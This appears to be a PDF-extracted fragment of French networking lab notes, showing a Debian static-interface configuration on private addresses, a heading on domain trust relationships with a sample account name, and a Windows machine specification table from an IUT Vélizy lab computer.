

```
# The loopback network interface
auto lo
iface lo inet loopback





auto ens224
iface ens224 inet static
    address 192.168.5.10
    netmask 255.255.255.0

auto ens192
iface ens192 inet static
    address 172.16.5.254
    netmask 255.255.0.0
    gateway 172.16.0.254
```



Relations d'approbations





TEST

MATHIAS

LISV\mathias

Spécifications de l'appareil

Nom de l'appareil	H31-12
Nom complet de l'appareil	H31-12.iut-velizy.local
Processeur	Intel(R) Core(TM) i9-10900F CPU @ 2.80GHz 2.81 GHz
Mémoire RAM installée	32,0 Go (31,9 Go utilisable)
ID de périphérique	3C07885C-7BE7-4EF7-8CA6-EC99DEE54072
ID de produit	00331-10000-00001-AA810
Type du système	Système d'exploitation 64 bits, processeur x64
Stylet et fonction tactile	La fonctionnalité d'entrée tactile ou avec un stylet n'est pas disponible sur cet écran

